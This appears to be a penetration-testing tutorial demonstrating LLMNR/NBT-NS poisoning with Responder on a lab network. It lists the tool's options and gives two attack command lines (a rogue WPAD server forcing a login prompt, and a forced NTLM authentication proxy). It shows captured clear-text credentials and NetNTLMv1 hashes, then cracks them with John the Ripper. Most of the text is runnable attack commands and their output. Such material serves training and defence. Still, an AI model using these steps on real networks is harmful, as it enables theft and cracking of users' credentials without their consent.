LLMNR/NBT-NS poisoning is a technique that allows the attacker to steal credentials and NTLM hashes from network communications.

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are two components of Microsoft Windows machines. LLLMNR was introduced in Windows Vista and is the successor to NBT-NS.

They are both seemingly innocuous components which allow machines on the same subnet help each other identify hosts when DNS fails. So, if one machine tries to resolve a particular host, but DNS resolution fails, the machine will then attempt to ask all other machines on the local network for the correct address via LLMNR or NBT-NS.

NBT-NS is a comparative convention with LLMNR that meets a similar need. The fundamental distinction between the two is that NBT-NS only works over IPv4.

For this demonstration we are going to execute the attack using the *Responder* tool:

- Available at: https://github.com/lgandx/Responder

Responder Configuration


Responder is a tool that allow us to configure the attack to our needs with a lot of execution options:

```
Usage: python Responder.py -I eth0 -w -r -f
or:
python Responder.py -I eth0 -wrf

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  -P, --ProxyAuth       Force NTLM (transparently)/Basic (prompt)
                        authentication for the proxy. WPAD doesn't need to be
                        ON. This option is highly effective when combined with
                        -r. Default: False
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  --disable-ess         Force ESS downgrade. Default: False
  -v, --verbose         Increase verbosity.
```

We are going to try two different configurations. In the first one, we will force the tool to present a login prompt to the user, which allow us to gather clear-text passwords. In the second one, we are going to gather NTLM hashes without the need of the introduction of credentials by the user. Lastly, we will try to crack those hashes with *John The Ripper*.

For the first execution we going to use a false WPAD server and force NTLM authentication:



```
kali@kali:~/attack-tools/Responder$ sudo python3 Responder.py -wbF -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0
```

When the user tries to access a website, our fake WPAD server takes action. A login prompt is displayed on screen:

Conectar a 192.168.0.12


Authentication Required

Usuario: PSEL

Contraseña: •••••••••

☐ Recordar contraseña

On the Responder window, we can see how the attack was made by the web proxy and the clear-text credentials:



```
[*] [NBT-NS] Poisoned answer sent to 192.168.0.235 for name WPAD (service: Workstation/Redirector)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] Basic Client   : 192.168.0.235
[HTTP] Basic Username : PSEL
[HTTP] Basic Password : password
[*] [NBT-NS] Poisoned answer sent to 192.168.0.235 for name PROXYSRV (service: Workstation/Redirector)
```

In the second execution we are going to use the *-r* option, that enables answers for NetBIOS wredir suffix queries, and *-P*, that stablishes an authentication proxy and forces victims to authenticate by NTLM or Basic Authentication.

```
kali@kali:~/attack-tools/Responder$ sudo python3 Responder.py -rPv -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0
```

When the user tries to access a website, the credentials are gathered by the proxy server:

```
[+] Listening for events ...

[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
[HTTP] WPAD (no auth) file sent to 192.168.0.235
[Proxy-Auth] Sending NTLM authentication request to 192.168.0.235
[Proxy-Auth] NTLMv1 Client   : 192.168.0.235
[Proxy-Auth] NTLMv1 Username : PSEL
[Proxy-Auth] NTLMv1 Hash     : PSEL::PSEL-FC84728D64:EE8894C2669CB0520000000000000000000000000000000:DD1BE26F808B0
A8D1309786EFF0272991BFE25723B6F2982:5ccee22106c4d134
[Proxy-Auth] User-Agent        : Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[Proxy-Auth] Host            : twitter.com
[*] [NBT-NS] Poisoned answer sent to 192.168.0.235 for name RESPPROXYSRV (service: Workstation/Redirector)
[SMB] NTLMv1-SSP Client   : 192.168.0.235
[SMB] NTLMv1-SSP Username : PSEL-FC84728D64\PSEL
[SMB] NTLMv1-SSP Hash     : PSEL::PSEL-FC84728D64:BCBC26A3BDF6CA850000000000000000000000000000000:50E3832575D5C797
FC511C6031CC85EB8DB7118CF283DD32:c17a568a49d04eac
```

Following credentials were gathered from a SMB connection attempt:

```
[+] Listening for events ...

[SMB] NTLMv1-SSP Client   : 192.168.0.235
[SMB] NTLMv1-SSP Username : PSEL-FC84728D64\user1
[SMB] NTLMv1-SSP Hash     : user1::PSEL-FC84728D64:CFA1C413AAA2DF7D0000000000000000000000000000000:60463920EDCC5CA
71B7FE145566A00401CEBA7F03B9AB50A:0d8c6401b2f03861
[SMB] NTLMv1-SSP Client   : 192.168.0.235
[SMB] NTLMv1-SSP Username : PSEL-FC84728D64\user1
[SMB] NTLMv1-SSP Hash     : user1::PSEL-FC84728D64:00AD283D03C9AD6A0000000000000000000000000000000:A1565830CFDAC2F
FF54CF9C31B4D280068607EC28E351B2F:0324022bb0e5ee54
```

Hash Cracking

We can use several tools to crack passwords, but we are showing it with *John The Ripper*. We have to specify the hash file as parameter and, optionally, the hash format. Show option it to show only successfully cracked hashes:

```
kali@kali:~/attack-tools/Responder$ /usr/sbin/john logs/Proxy-Auth-NTLMv1-192.168.0.235.txt --show --format=netntlm
PSEL:password:PSEL-FC84728D64:EE8894C2669CB0520000000000000000000000000000000:DD1BE26F808B0A8D1309786EFF0272991BFE
25723B6F2982:5ccee22106c4d134

1 password hash cracked, 0 left
kali@kali:~/attack-tools/Responder$
```

```
kali@kali:~/attack-tools/Responder$ /usr/sbin/john logs/SMB-NTLMv1-SSP-192.168.0.235.txt --show --format=netntlm
user1:user1:PSEL-FC84728D64:CFA1C413AAA2DF7D0000000000000000000000000000000:60463920EDCC5CA71B7FE145566A00401CEBA7
F03B9AB50A:0d8c6401b2f03861
```

We see how Responder saves credentials in different files depending on the source from which they were gathered.